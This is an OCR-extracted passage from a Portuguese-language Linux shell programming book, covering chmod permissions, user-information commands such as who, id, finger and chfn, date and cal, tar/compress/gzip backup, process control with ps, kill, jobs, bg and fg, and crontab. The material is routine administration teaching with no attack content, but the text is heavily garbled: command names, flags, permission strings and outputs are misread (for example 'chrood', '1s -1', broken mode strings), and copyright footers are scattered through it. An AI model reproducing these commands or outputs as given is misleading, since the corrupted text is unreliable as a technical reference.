    Segurança de Acesso47 Quando usamos o comando l s - 1, obtemos a listagem dos arquivos com todos os seus detalhes. A primeira informação corresponde ao que chama- mos de modo do arquivo, composto de 1Ocaracteres. Veja só: $ 1 s - 1 dica.sh ·rwxr·-r·· 1 jneves ssup 260 Mar 12 2002 d i c a . sh O primeiro caractere do modo do arquivo apenas indica seu tipo (se é um arquivo regular, se é um diretório, se é um link, ...). Os nove ca- racteres seguintes constituem três grupos de três caracteres. Em cada grupo, o primeiro caractere representa a permissão de leitura r , o segundo a de escrita vi e o terceiro a de execução x . Se a permissão estiver desligada, um hífen - é apresentado, senão o caractere corres- pondente aparece. $ 1 s -1 dica . sh ·rWX.t:--r·· 1 j neves ssup 260 Mar 12 2002 d ica . sh chmod - Ajustando permissões de arquivos Sintaxe: chmod st.ring - de- acesso ! , . . . ] a r qui vo .. . Para ajustar permissões em arquivos e diretórios (que é um arquivo que contém uma lista de arquivos), utilizamos o comando chmod. Material com direitos autorais
  • 61.
    48 Programação ShellLinux Parâmetros: s t ring- de- acesso as strings de acesso definem que permissões serão dadas aos arquivos especificados no argumento ar- quivo do comando chmod . a rquivo os nomes dos arquivos CUJaS permissões serão mudadas. Exemplos: $ 1s - 1 teste ---------- 1 jneves ssup 23 Apr 21 07 : 31 teste $ chrood u+w teste Dando permissão de escrita ao dono (u) $ 1s -1 teste __,, _______ 1 d327760 $ chmod a+w teste $ ls - 1 t est e ssup 23 Apr 2 1 07 : 3 1 test e Dandopermissão de escrita a todos (a) --t.r--w --;.r- 1 d 327760 ssup 23 .Zp.r 2 1 07 : 3 1 test e $ chrood g+x, uo+r-w t es t e Grupo executa, dono e outros leem mas não gravam $ 1s -1 t est e - r ---I·Jxr -- 1 d32 7760 ssup 23 Apr 21 07 : 31 te.ste $ chrood u=r wx t e ste Dono lê, grava e executa $ 1s -1 teste - n.rx- wxr -- 1 ct327760 ssup 23 Apr 21 07 : 31 teste Nesses exemplos, vimos algumas coisas interessantes: Quando direitos são precedidos por ou sinal de mais (+ ) ou de menos <-J , esses direitos são acrescentados ou removidos aos já existentes; Quando direitos são precedidos por um sinal de igual < =J, não in- teressam os direitos anteriores, estes que foram assim atribuídos é que valerão; Eu havia d ito que u significava dono (user), g grupo (group) e o outros (other). O que você ainda não sabia, mas deve ter deduzido por esses exemplos, é que a significa todos (a//), isto é, o mesmo que u+g+o Material com direitos autorais
  • 62.
    Segurança de Acesso49 As permissões de acesso podem também ser especificadas numeri- camente com o comando c hmoct, em vez de usar uma string-de-acesso (modo simbólico) como parâmetro. Para calcular o modo absoluto de um arquivo, basta substituir os 9 caracteres correspondentes às permissões, por 9 bits (dígitos O ou 1), que agrupados três a três e convertidos para decimal compõem um modo de acesso de três dígitos. Exemplo de uma conversão: Dono Grupo Outros Strings de Acesso rwx r- x r -- Convertido para Binário 111 101 100 Convertido para Decimal 7 5 4 Modo absoluto (numérico) 754 Assim, no exemplo abaixo, os dois comandos c hmoct são equivalentes: $ c hmod u=rwx,g=rx,o=r t es t e.txt $ 1s - 1 t est e. txt - rwxr- xr-- 1 j neves ssup 23 Ap r 21 0 7: 31 tes t e.txt $ chmod 754 teste .tx t $ 1s - 1 teste.txt - nrxr-xr-- 1 j neves s sup 23 Apr 21 0 7 : 3 1 tes t e . t xt Pessoal, é bom ficar atento e entender legal este último método, apesar de não parecer tão óbvio quanto o primeiro, por ser mais conciso e, com a prática, simples, é assim que você normalmente vai encontrar o comando c hmoct, inclusive neste livro. Material com direitos autorais
  • 63.
    !Capítulo 5 :Comandos paralnfon11ações ~ sobre Usuários . • • . . . . • Neste capítulo veremos como conseguir informações que permitam administrar os usuários. who Exibe informações sobre usuários ativos e alguns dados do ====sistema id Informa os identificadores dos usuários fi nger Exibe informações mais detalhadas sobre os usuários chfn Permite o usuário altere as suas do Informa os who - Usuários ativos Sintaxe.· who [ -ml:!) [aro i ] O comando ~~ho exibe informações sobre usuários "lo- gados" (ARGH!!) no sistema, incluindo o nome de login, data e hora de entrada no sistema. 50 Matenal çorn d1re1tos at>tora1s
  • 64.
    --'Opções am i -m Comandos paraInformações sobre Usuários 51 Significados Instrui o comando who a exibir informações de login do pró· prio usuário O mesmo que who a11 i == -H === Mostra um cabeçalho -a Mostra diversas informações sobre o sistema (último boot, último ªcerto do relógioJ ...) e sobre o~ usuários Exemplos: $ who jneves pts/0 Dec 1 12 : 36 (10 . 2 . 4.144) jneves pts/1 Dec 1 12 : 37 (10 .2.4 .144) $ who - H NAI'IE LI NE TH!E COMMENT jneves pts/0 Dec 1 1 2 : 36 (10 . 2 . 4 .1 44) jneves pts/1 Dec 1 12 : 37 (10 . 2.4 . 144) $ who - m jneves pts/0 Dec 1 12: 36 (10 . 2 . 4.1 44) $ who am i jneves pts/0 Dec 1 12 : 36 (10 . 2 . 4 . 144) id - Identificadores do usuário Sintaxe. id [-ngu] O comando i ct retorna os identificadores do usuário; login e os grupos a que pertence. ,Jopções Significados -n Mostra o nome do usuário e grupos ao invés de identificado I==== res (somente se for usado com as opções -u, -g ou -G ) -g -G -u Mostra apenas o identificador de grupo do usuário Mostra todos os grupos ao qual o usuário pertence Mostra apenas o identificador do usuário Matenal çorn d1re1tos at,tora1s
  • 65.
    52 Programação ShellLinux Exemplos: $ i d uid=S4002(j neves) gid=l 032 ()neves) groups=lOJ2(jneves) $ i d - g 1032 $ id -G 1032 $ id - u 54002 S i d -nu jneves finger - Detalha informações sobre usuários Sintaxe: finger [ - ln~J [usuariol@hosctusuario@hosc) O comando fingex é utilizado para mostrar informações sobre um usu- ário. A sua saída é muito parecida com a do comando who, quando, sem argumentos, a principal diferença é que pelo finger é que conseguimos da- dos físicos das pessoas que estão usando o sistema (como nome/apelido, telefone/ramal), daí ser muito importante o campo comentários do arquivo /etc/passw d . Onde usua rio é o userid ou um padrão para o nome do usuário e host é o endereço Internet completo de uma máquina. Exemplos $ finger Login Nam~ Tty peduardo Paulo Eduardo •pts/1 root root • ttyl rooc root •pts/0 $ finger Paulo LogJ.n : pedua rdo Di r octory : /homo/pedua rdo Office : DI SB.O, 2555-8309 Iàle Login Tim~ Office May 27 11 : 40 (luxdo099) 4 : 26 May 27 11 : 35 DISB . O May 27 11 : 36 (10 . 0 . 122 . 130) Name : Paulo Eduardo Shcll : /bin/ba!lh On since Mon May 27 11 : 40 (BRT) on pts/1 from luxdo099 (messages off) No mai l . No !'l<! n. 1latcna com d r bS utor<t
  • 66.
    Comandos para Informaçõessobre Usuários 53 $ finger @10.0.122.130 Login : peduardo Name: Paulo Eduardo Directory: /home/pedua rdo Shell : /bin/bash Office : DISB. O, 2555- 8309 On since Mon May 27 11 : 40 (BRT) on pts/1 from l uxdo099 (messages off) No mail. No Plan . Por motivo de segurança esse serviço pode estar desabilitado para atender remotamente. ATENÇÃO chfn - Altera dados do finger Sintaxe: chfn [-frpho) Um usuário pode mudar suas informações no sistema com o comando chfn . - f Modifica o nome do usuário. - r Modifica a do usuário. -p Modifica o telefone de trabalho do usuário. -h Modifica o telefone residencial do usuário. -o Informações adicionais. Somente o root pode alterá- las. Exemplos: $ chfn Changing finge r information for j neves. Pas.s~<ord : Name [Julio C. Neves]: Office [DISB. O) : Office Phone [ (821) 7070 ) : Home Phone [O] : 21 2222- 2222 Finger i nf or mation changed . Matenal çorn d1re1tos at,tora1s
  • 67.
    54 Programação ShellLinux No exemplo anterior, repare que os valores default (que estavam no campo de comentários de /etc/pass~Idl foram oferecidos entre colchetes (11 > , para confirmá-los basta um <ENTER> . Repare ainda que somente o telefone de casa (Home J?hone l foi alterado. Para modificar somente o meu nome: $ chfn - f ""Julio Cez ar Neves'' Changi ng finger infonnation for jneves . P<ll:uword : Finger inf ormacion changed . groups - Informa grupos dos usuários Sintaxe: groups (usuar i o ) Pode-se pertencer a um ou mais grupos de usuários. Para saber a que grupos uma determinada pessoa pertence, utiliza-se o comando groups . Exemplos: Para listar os grupos aos quais eu pertenço: $ groups rooc bin daemon sys adm clisl: l<heel Para verificar os grupos de um determinado usuário: $ groups marina ma rina :marina - ~- 1latcna com d r bS utor< t
  • 68.
    !Capítulo 6 . . . . 1Pra nãoPerder o . • • ~ Compromisso . . . . . • . • . . i. Neste pequeno capítulo mostrarei dois comandos para tra- balhar com data, hora e calendário. Esses comandos são: Comandos de data e hora -- Mostra e acerta data/hora date - Mostra e acerta data/hora Sintaxe: data (- sl (+format o) O comando date apresenta a data e a hora do sistema. Quando usado com a opção -s, acerta adata e hora do sis- tema, porém seu uso somente é permitido ao superusuá- rio. Seu grande uso para o usuário comum é utilizando-a formatada de acordo com a tabela apresentada a seguir. Exemplos: $ date M on Dec 8 17 : 25 : 1 1 BRST 2003 $ dato "+Hoje a data é : -id/%m/%~%n o a hora é: %T" Hoje a data é : 08/12/2003 e a hora é : 17 : 31:53 55 M terl ou
  • 69.
    56 Programação ShellLinux rL Formato Significado 0 /on Quebra de linha. i:. %t Tabulação. o/om Mês. %d Dia. %y Ano com dois dígitos. %V Ano com quatro dígitos. %0 Data no formato MM/DD/AA. %H Hora. 1 - .. • %M Minuto. %5 Segundo. %T Hora no formato HH:MM:SS. %i Dia do ano. 1 - 0 /oW Dia da semana (dom=O a sáb=6). %a Dia da semana abreviado. 1 - %h Mês abreviado. ·- No último exemplo, vimos a total formatação da data, incluindo textos literais, com quebra de linhas. Repare que após o sinal +, os caracteres de formatação foram substituídos e os literais permaneceram imutáveis. Existe uma forma simples de pegar a data de ontem, lembrando que o "ontem" pode ser no mês anterior (que não sabemos a priori a quantidade de dias), no ano anterior ou até no século anterior. Veja só como: $ date --date ' l day ago ' Thu Dec 22 1 2 : 01:45 BRST 2005 E para proceder ao contrário, isto é, fazer uma viagem ao futuro? Veja o exemplo: $ date --date ' l day• Sat Dec 24 12 : 06 : 29 BRST 2005 Como você viu, é a mesma coisa, basta tirar o a go . E em qual dia da semana cairá o Natal deste ano? Simples: $ date --date='25 Dec ' +%a Sun Matenal çorn d1re1tos at•tora1s
  • 70.
    Pra não Perdero Compromisso 57 Mas também podemos misturar alhos com bugalhos, veja só: $ date --date= ' l day 1 mon t h 1 year ago ' ~!on Nov 22 1 2 : 19 : 58 BRST 2004 $ date --date= ' l day 1 mon th 1 year ' W ed J a n 24 12 : 20 :13 BRST 2007 cal - Exibe o calendário Sintaxe. c a l [ [mes) ano) O comando cal é utilizado para mostrar um calendário de um mês e/ou ano específico. Onde mes é o número do mês (01 a 12) e ano é o ano no formato aaaa (4 algarismos). Exemplos: $ cal dezembro 2003 D o Se Te Qu Qu Se Sã 1 2 3 4 5 6 7 a 9 10 11 12 13 14 1 5 16 17 18 19 20 21 22 23 24 25 26 27 28 29 3 0 31 $ cal 04 2000 abril 2000 Do Se Te Qu Qu Se Sá 1 2 3 4 5 6 7 8 9 l O 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 2 6 29 30 $ cal 1970 Material com direitos autorais
  • 71.
    58 Programação ShellLinux janeiro f e v erei ro março Do Se Te Qu Qu Se Sâ Do Se Te Qu Qu Se Sâ Do Se Te Qu Qu Se Sá 1 2 3 1 2 3 4 < ~ 6 7 1 2 3 4 5 6 7 4 5 6 7 8 9 10 8 9 10 11 12 13 14 8 9 10 11 12 13 14 11 1 2 13 14 15 1 6 17 15 16 l7 18 19 20 21 15 1 6 17 18 19 20 21 18 19 20 21 22 23 24 2 2 23 24 25 26 27 28 22 23 24 25 26 27 28 25 26 27 28 29 30 3 1 29 30 31 abri l mai o j unho Do Se Te Qu Qu Se sa Do Se Te Qu Qu Se Sá Do Se Te Qu Qu Se Sá 1 2 3 4 1 2 1 2 3 4 5 6 5 6 7 8 9 10 11 3 4 5 6 7 8 9 7 8 9 10 11 12 13 12 13 14 15 16 17 18 10 11 12 13 14 15 16 14 15 16 17 18 19 20 19 20 21 22 23 24 25 17 18 19 20 21 22 23 21 22 23 24 25 2 6 27 26 2 7 28 29 30 24 25 26 27 28 29 30 28 29 30 31 Para finalizar, veja este exemplo: $ cal 09 1752 Setembro 1752 Do Se Te QU Qu Se Sá 1 2 14 15 1 6 17 18 19 20 21 22 23 24 25 26 27 28 29 30 O que vimos nesse último exemplo não foi um erro, e foi citado como uma simples curiosidade. Assume-se que a Reforma Gregoriana ocorreu em 3 de Setembro de 1752. Nesta época, a maioria dos países reconheceu a reforma (apesar de alguns poucos só a reconhecerem no século XX). Essa data e os dez dias que a seguiram foram eliminados, por isso o forma- to do calendário para esse mês é um tanto inusitado (será que o software proprietário teria essa precisão? Duvido...). Material com direitos autorais
  • 72.
    jCapítulo 7 :Becapeando . . • • . . . . . ~As cópiasde segurança (backup) são fundamentais em qualquer sistema. No caso de uma pane mais séria no sistema, somente as cópias de segurança podem trazer os arquivos dos usuários de volta. Neste capítulo veremos, além das instruções de backup, os principais comandos de compressão, já que é comum, por ser uma boa prática, compactarmos os arquivos antes de salvá-los em uma cópia. ti Comandos de Backup e Compressão tar Para agrupar vários arquivos em somente um c011press É o utilitário de compressão de arquivos padrão do Unix uncompress Descomprime arquivos compactados pelo compress zcat Permite visualizar o conteúdo de arquivos compactados com compress gzip É o utilitário de compressão de arquivos padrão do Linux gunzip Descomprime arquivos compactados pelo gzi p I tar- Agrupa arquivos Sintaxe: tar ( - cfprtuvx] [arquivo_ t ar] (arqui vo . . . ] 59 Matcnal com direitos al•tora1s
  • 73.
    60 Programação ShellLinux Para não ter de fazer cópias de inúmeros arquivos ou para transferi-los para outro computador via ftp, é comum primeiramente agrupá-los em um único arquivo para depois procedermos à sua cópia ou transferência. No Unix/Linux podemos agrupar vários arquivos em um arquivo simples ou mesmo em vários outros meios magnéticos com o comando tar . Parâmetros: arquivo a r quivo_tar _j -c -f -p -r -t ·U ·V ·X um ou mais arquivos a agrupar. Quando tar estiver sen- do utilizado para desagrupar arquivos, este parâmetro é opcional; especifica onde será armazenado o conjunto de arquivos agrupados. Em geral, arquivo_tar é um dispositivo de fita magnética, mas pode-se agrupar os arquivos em um único arquivo especificando-o em arquivo_tar, e utili- zando a opção -f; cria um novo arquivo . tar e adiciona a ele os arquivos especificados; indica que o destino é um arquivo em disco, e não uma unidade de fita magnética; preserva permissões originais dos arquivos durante de- sagrupamento; adiciona os arquivos especificados no final do arqu .tar, sem cnar um novo; lista o conteúdo do arquivo .tar; adiciona os arquivos especificados ao arquivo .tar, mente se eles ainda não existirem no arquivo .tar, ou tiverem sido modificados desde quando foram ag up:aac>s por um comando tar; mostra o nome de cada arquivo processado; retira os arquivos agrupados no arquivo . tar. Matenal çorn d1re1tos at,tora1s
  • 74.
    Becapeando 61 Exemplos: $ tar-tvf /dev /ns t O Mostra o conteúdo do arquivo $ tar -cf backup.tar /home/d 327760/* compress- Para compactar dados Sintaxe: conq:>ress [ - cvf] [arqui vo .. . ] O utilitário de compressão de arquivos padrão do Unix é o compress . Este utilitário utiliza o algoritmo de compressão Lempei-Zív, que é um mé- todo razoavelmente rápido e eficiente. O compress gera um arquivo com o mesmo nome, porém com a extensão . z compactado. Parâmetros: arqu~vo : - c : - f : -v: Exemplos: arquivo a comprimir. Se não for especificado, compress lê a partir da entrada padrão; escreve na saída padrão, sem modificar o arquivo especifi- cado; força a compactação. Não compacta se o arquivo especifi- cado não puder ser compactado ou se um arquivo compac- tado correspondente (extensão .Z) existir; mostra informações sobre a porcentagem de compactação de cada arquivo. $ compress tel efones $ ls -1 tel ef* - r w- r --r -- 1 jtJl io di pao 179 Dec 7 1 999 t.elefones . Z Material com direitos autorais
  • 75.
    62 Programação ShellLinux Repare pelo exemplo anterior que foi gerado um arquivo com a extensão . z (Z maiúsculo) e a sua data de criação não se alterou. uncompress- Descompactando arquivos Sintaxe: uncompress (-cv) [ar<ruivo .. . ) Para descompactar arquivos compactados com o compress (extensão .Z), utiliza-se o uncompress . Parâmetros: arquivo arquivos a descompactar. Se não for especificado, uncompress lê a partir da entrada padrão; -c -v escreve descompactado na saída padrão, sem gerar arquivo; mostra informações sobre a porcentagem de compac- tação de cada arquivo. Exemplos: $ uncompress telefones $ ls -1 telef• -rw-r--r-- 1 julio dipao 218 Oec 7 1999 tel efones No exemplo, você pode notar que: No uncompress não há necessidade de usar a extensão .z, se eu tivesse feito: $ uncompress telefones.Z . porem Não teria havido problema, o uncompress aceita as duas formas; Pelo comando ls após a execução do uncompress, você pode notar que a extensão . z foi pro brejo. 1latcna com d r bS utor<t
  • 76.
    Becapeando 63 zcat- Visualizandodados compactados Sintaxe: Existe ainda um utilitário especial, o zc a t, que permite visualizar o con- teúdo de arquivos comprimidos com c omp ress , sem que seja necessário descompactá-los previamente. Parâmetros: a rquivo arquivo a ser exibido descompactado na saída padrão. Exemplos: $ zcat tele fones Ciro Gri ppi Cl audi a M arci a E.nio Cardo s o J uli ana Duart e Luiz Carlos Ney Garrafas Ney Gerhar dt !?aul a Duart e {02 1 ) 5 5 5 -12 34 {02 1) 555-2 ll2 {023) 232 -3423 {024 ) 622-2 8 7 6 (02 1) 767- 2124 {02 1 )988-3398 {02 4) 5 43- 4321 {011 ) 4 49- 0219 Vimos neste caso que também não é necessário que se especifique a extensão . z. gzip - Compactador livre Sintaxe: g z i p [-cv fJ:d] [arqui vo ... ] Material com direitos autorais
  • 77.
    64 Programação ShellLinux O utilitário de compressão mais usado no Linux é o gzip . Utilizando uma versão mais moderna do algoritmo de compressão Lempei-Zív, o gzip, por ' sua vez, gera um arquivo com extensão .gz , compactado. E uma ferra- menta GNU. Parâmetros: arqu1.v o : _j Opções -c -f -v -r Exemplos: arquivo a comprimir. Se não for especificado, lê a par- tir da entrada padrão; Significados Escreve na saída padrão, sem modificar o arquivo espe- cificado. Força a compactação. Não compacta se o arquivo espe- cificado não puder ser compactado ou se um arquivo compactado correspondente (extensão .gz) existir. Mostra informações sobre a porcentagem de compacta- ção de cada arquivo. Comprime também o conteúdo dos subdiretórios (recur- sivo). $ 1s - 1 pacote.tar -rw-r-- r - - 1 j ul io d i pao 245760 Oct 15 12 : 24 pacot e.tar $ gzip pacote.tar $ l s - 1 pacote.tar.gz - n ;- r --r-- 1 j ulio dipao 33640 Oc t 15 12 : 24 pacot e . t ar.gz $ gzi p - d pacote.tar.gz $ compress pacote . tar $ ls - 1 pacote .tar* Descompactandocom opróprio gzip - n ;- r --r -- 1 j ulio d i pao 64 587 Oct 15 12 : 24 pacot e . t a r . Z Para arquivos maiores, como vimos neste exemplo, o gzip normalmen- te supera o compr ess em capacidade de compactação. Neste caso, a razão Matenal çorn d1re1tos at,tora1s
  • 78.
    Becapeando 65 foi de33.640 bytes para 64.587 bytes, ou seja, o compress obteve somente 52,08% da eficiência do gzip . gunzip- Descompactador livre Sintaxe: gunzip [ - cv] [arqui vo ... ] Embora exista o parâmetro - d , para descompactar arquivos compacta- dos com o gzi p, também podemos valer-nos do g unzip . O gunzip tam- bém é uma ferramenta livre do GNU. Parâmetros: arqu1.vo - c -v arquivos a descompactar. Se não for especificado, lê a partir da entrada padrão; escreve na saída padrão, sem gerar arquivo descom- pactado; mostra informações sobre a porcentagem de compac- tação de cada arquivo. O zcat também permite a visualização do conteúdo dos ar- quivos compactados com gzip. Material com direitos autorais
  • 79.
    1 ·f ·~~ lCapítulo8 1 1 ' iControle de Execucão : . . . . ~ Calma pessoal, nenhum de nós é o carrasco que fica na antessala da câmara de gás controlando a execução dos condenados! Vamos falar no controle de execução de pro- cessos, que é outro recurso poderoso do nosso sistema operacional. Esse recurso permite colocar um número praticamente ilimitado de programas em execução a partir de um único Shefl. Além disso, processos demorados po- dem ser colocados em background (segundo plano), per- mitindo ao usuário executar outras tarefas em foreground (plano principal). Um processo é um programa em execução e que não foi terminado. Ao contrário de sistemas operacionais como o DOS, o Unix/Linux são sistemas multiusuário/multitarefa. Em máquinas com um único processador, estes processos são executados concorrentemente, compartilhando o processa- dor (time sharing). Em máquinas com vários processadores, esses processos podem ser executados paralelamente. Assim, quando mais de um usuário está executando um determinado programa, existe um processo sendo exe- cutado para cada usuário que chamou aquele programa. O She/1 é um exemplo de programa que constantemente está sendo executado por mais de um usuário, e frequen- temente é executado mais de uma vez simultaneamente por um mesmo usuário. 66 Material com direitos autorais
  • 80.
    Controle de Execução67 Quando um programa é executado em ambiente Unix/Linux, um pro- cesso é criado para executá-lo e recursos como memória e arquivos são alocados. Quando um processo termina a execução do programa, o sistema destrói o processo e os recursos alocados são devolvidos para que sejam aproveitados por um outro processo. Cada processo criado possui um número associado a ele chamado de process id (pid). Este número distingue o processo de todos os outros processos criados e que ainda não terminaram sua execução. Portanto, cada processo pos- sui um pid único. Chamaremos o processo que cria outro de processo pai e o criado de processo filho. Um processo pai pode ter vários processos filhos, mas um processo filho tem um único processo pai. Um processo pai pode suspender sua própria execução até que um ou mais de seus filhos termine sua execução. Por exemplo, o She/1 normal- mente executa um programa criando um processo filho e espera até que o processo filho termine sua execução para devolver o prompt. Cada processo fica associado ao usuário e ao grupo do usuário. Além disso, cada processo também pertence a um grupo de processos. Exis- te somente um grupo de processos relacionado ao terminal utilizado pelo usuário, chamado de foreground. Se um processo do usuário não está no grupo de processos do terminal, então este processo pertence ao grupo de processos background. Os principais comandos para controle de processo são: Comandos de controle de execução ps Mostra o status dos processos em execução ===== kill Envia sinal a processo jobs== Lista processos em background e suspensos bg Passa processo para background fg Traz processo para foreground '""' Nohup Executa processo independente de terminal Matenal çorn d1re1tos at,tora1s
  • 81.
    68 Programação ShellLinux ps - Lista de processos Sintaxe: ps [-aelux] O comando ps mostra o status dos processos em execução no siste- ma. Sem argumentos, o comando ps exibe informações somente dos pro- cessos associados ao terminal corrente. A saída do comando consiste de: process-id (pid), identificador do terminal, tempo de execução (acumulativo) e o nome do comando. _j -e ·I -a Significados Apresenta a linha de comando completa. Gera a saída em formato 1 nncm Inclui informações sobre processos pertencentes a todos os usuários. === -u === Produz saída orientada a usuário. Exemplos: $ ps PI D TTY 15473 pts/0 17280 pts/0 $ ps - a PID TTY 15473 pts/0 17281 pts/0 $ ps - u USER PID jneves 15473 jneves 17282 $ ps - x PIO TTY 15473 pts/0 17283 pts/0 $ ps - aux USER PIO root 1 ·X Inclui processos não associados a terminais. TIME Ci'ID 00 : 00 : 00 bash 00 : 00 : 00 ps STAT TIME COHNAND S 0 : 00 - bash R 0 : 00 ps a % CPU 0 . 0 0 . 0 % MEM 1 . 2 1.0 VSZ 4516 2520 RSS 752 64 4 TTY pts/0 pts/0 STAT TIME COMNANO s 0 : 00 -bash R 0 : 00 ps x % CPU % MEM vsz RSS TTY 0 . 0 0 . 1 1304 100 ., STAT s R START TIME COMI'!ANO Jan05 0 : 00 - bash 16: 56 0 : 00 ps u STAT START TIME COMI'!ANO S 2003 0 : 04 i nit [ 3] Matenal çorn d1re1tos at,tora1s
  • 82.
    Controle de Execução69 I:OOt 2 0 . 0 0 . 0 o o ? sw 2003 0 : 00 [keventd] r oot 3 0 . 0 0 . 0 o o ? SWN 2003 0 : 00 [ ks_ CPlJO] ro ot 4 0 . 0 0 . 0 o o ., sv1 2003 0 : 09 [ksõ<apd] .t:oot 5 0. 0 0 . 0 o o ? SW 2003 0 : 00 [ bdflush) As reticências ao final do último exemplo foram colocadas para mostrar que a listagem de processos continuava. Vamos ver a quantidade de pro- cessos em execução: $ ps -aux I wc -1 43 Nesse último exemplo eu mandei a saída do ps para o contador de linha (wc - 1 , lembra-se?). Se do resultado subtrairmos 1 referente à linha doca- beçalho, teremos 42, que significa a quantidade de processos que estavam em execução naquele momento. kill - Enviando sinal a processos Sintaxe: kill [ - sin a l ) pi d ... kill - 1 Se, por algum motivo, um usuário quiser cancelar um processo que lhe pertença, o comando kill fará o trabalho. Em geral, utiliza-se o comando kill para cancelar processos que aparentemente "travaram" e não conse- guem terminar sua execução normalmente, ou ainda, para processos que não respondem ao CTRL+C para cancelamento de execução. Somente o superusuário pode "matar" processos de outros usuários. Parâmetros: s inal se este parâmetro não for especificado, k i ll envia o sinal15 (termínate) para os processos especificados pelo parâmetro pict. Se um nome de sinal ou um número precedido de ·- · é dado, este é enviado ao invés do sinal 1'ERN (terminate). Quando se deseja cancelar um processo que não responde ao kill padrão (sinal 15), utiliza-se o sinal 9 (KILL) . Os sinais serão melhor conceituados mais à frente. Material com direitos autorais
  • 83.
    70 Programação ShellLinux pict o parâmetro pid especifica o process-id correspondente ao processo que se deseja enviar um sinal. Para desco- brir o p id de um processo, basta utilizar o comando ps e olhar na coluna pie! o número correspondente ao proces- so desejado. - 1 invocando kill com a opção -1 , é apresentada a lista dos nomes de sinais aceitos pelo comando. Exemplos: $ ps PID TTY STAT THIE CO~!M.AND 148 ppO 241 ppO 242 ppO S 0 : 00 -bash T O: 00 tel net R 0 : 00 ps $ kill - 9 241 $ (1) + Ki lled tel net Para dar uma parada em um processo use: kill - STOP p id ou kill - 19 p i d Logo após, para continuar sua execução, use: kill - CONT p i d ou kill - 18 p i ei Execução em Background Uma das habilidades do Unix é a de executar processos em background, liberando a linha de comando para o usuário imediatamente. Por exemplo, o usuário poderia querer copiar um determinado arquivo para disquete, enquanto continua pesquisando seus diretórios por outros arquivos para copiar. A maneira mais simples de colocar um processo em background é adicionar o operador e-comercial <& l ao final da linha de comando. Material com direitos autorais
  • 84.
    Exemplos: $ mcopy teste .txt a: & $ ls does [1] + Done mcopy teste . t x t a: Controle de Execução 71 mcopy copiaarquivo de/para DOS } O usuário pode execl!faroutros comandos Fim docomando em background Se você disparar um programa em foreground e notar que sua execução está demorando muito, pode suspendê-lo para liberar o terminal, pressio- nando simultaneamente as teclas <CTRL>+z, como no exemplo abaixo: $ mcopy t este . t xt a : hz [1] + stoppect mcopy t este . t xt a: "l é a representação <CTRL>+Z na tela jobs - Lista processos suspensos e em background Sintaxe: j obs Para descobrirmos quais os processos que estão sendo executados em background ou que estão parados (suspensos), utilizamos o comando jobs. Exemplo: $ jobs (1) + mcopy teste . t xt a : [2) - mo re / e t c /passvid s t opped ~ _Númerosdosjobs h bg- Manda processos para background Sintaxe: bg [ %n ] Outro método para colocar um processo em background consiste em pri- meiramente parar a execução deste, através do pressionamento das teclas <CTRL>+Z, e em seguida dar o comando bg . Material com direitos autorais
  • 85.
    72 Programação ShellLinux Parâmetros: n refere-se ao número do job desejado. Use o comando j obs para descobrir o número de um job. Se este parâ- metro não for especificado o valor 1 é assumido. fg - Trazendo processos para foreground Sintaxe: fg [ % n ) Para colocar um processo novamente em foreground (primeiro plano), basta usar o comando f g . Parâmetros: n também refere-se ao número do job desejado. Tal qual seu irmão bg, use o comando j obs para descobrir o nú- mero de um job. Se este parâmetro não for especificado o valor 1 é assumido. Exemplo: $ rocopy teste.txt a : Az (1) + stopped mcopy t est e .txt a: $ jobs (1) + moz:e i et c/ passvid s t opped [2 ] - mcopy t este . txt a : stopped $ bg % 2 mcopy t este .txt a : & $ fg more I etc/passv;d Inicia mcopy em foreground Suspende mcopy Processo suspenso Processo também suspenso Execução do job 2em background Execução do job 2em foreground Já havia um processo suspenso (mor e / etc/passHdJ quando eu suspen- di o segundo (mcopy t este. t xt a : J . Isso ficou óbvio no comando jobs que mostrou esses dois processos suspensos. Em seguida mandei o mcopy para execução em background e trouxe o more para execução em foreground. Material com direitos autorais
  • 86.
    1 ·f ,~~ lCapítulo9 1 1 ' iExecutando Tarefas !Agendadas . . . • Aqui veremos como agendar tarefas ou executar jobs, vi- sando a performance do sistema como um todo e não a do aplicativo. Podemos agendar uma determinada tarefa para uma determinada data e horário (como um reorg de um banco para ser feito de madrugada) ou ciclicamente (como fazer backup semanal toda 6a feira ou o backup mensal sempre que for o último dia do mês). Programando tarefas com crontab crontab é o programa para instalar, desinstalar ou listar as tabelas usadas pelo programa (daemon) c r on para que possamos agendar a execução de tarefas administrativas. Cada usuário pode ter sua própria tabela de cr ontab (normalmente com o nome de / var/spool/cron/ Login_ do_usuári o) ou usar a tabela geral do root (normalmente em /etc/crontab). A diferença entre as duas formas é so- mente quanto às permissões de determinadas instruções que são de uso exclusivo do root. Chamamos de c ront ab não só a tabela que possui o agendamento que é consultado pelo programa (dea- mon) cron, como também o programa que mantém o 73 Material com direitos autorais
  • 87.
    74 Programação ShellLinux agendamento nessa tabela, já que é ele quem edita a tabela, cria uma nova entrada ou remove outra. Existem dois arquivos que concedem ou não permissão aos usuários parausaro crontab . Elessãoo /etc /cron .allo•.-~ e /etc/cron .deny. To- dos os usuários com login name cadastrado no primeiro estão habilitados a usá-lo, e os usuários cujos /ogin names constem do segundo estão proi- bidos de usá-lo. Veja só uma mensagem característica para pessoas não autorizadas a usar o cron: $ crontab - e You (fulano_de_ tal) are not allmved to use t his p.~;ogram (crontah} See crontab(l) for more information Para permitir que todos os usuários tenham acesso ao uso do crontab, devemos criar um /etc/crontab.deny vazio e remover o I etc/crontab . allow . Com o crontab você tem todas as facilidades para agendar as tarefas repetitivas (normalmente tarefas do admin) para serem executadas qual- quer dia, qualquer hora, em um determinado momento... enfim, ele provê todas as facilidades necessárias ao agendamento de execução de progra- mas (normalmente scripts em She/1) tais como backups, pesquisa e elimi- nação de links quebrados... As principais opções do comando crontab são as seguintes: Função -r Remove o crontab do usuário -1 Exibe o conteúdo do crontab do usuário -e Edita o crontab atual do usuário Matenal çorn d1re1tos at,tora1s
  • 88.
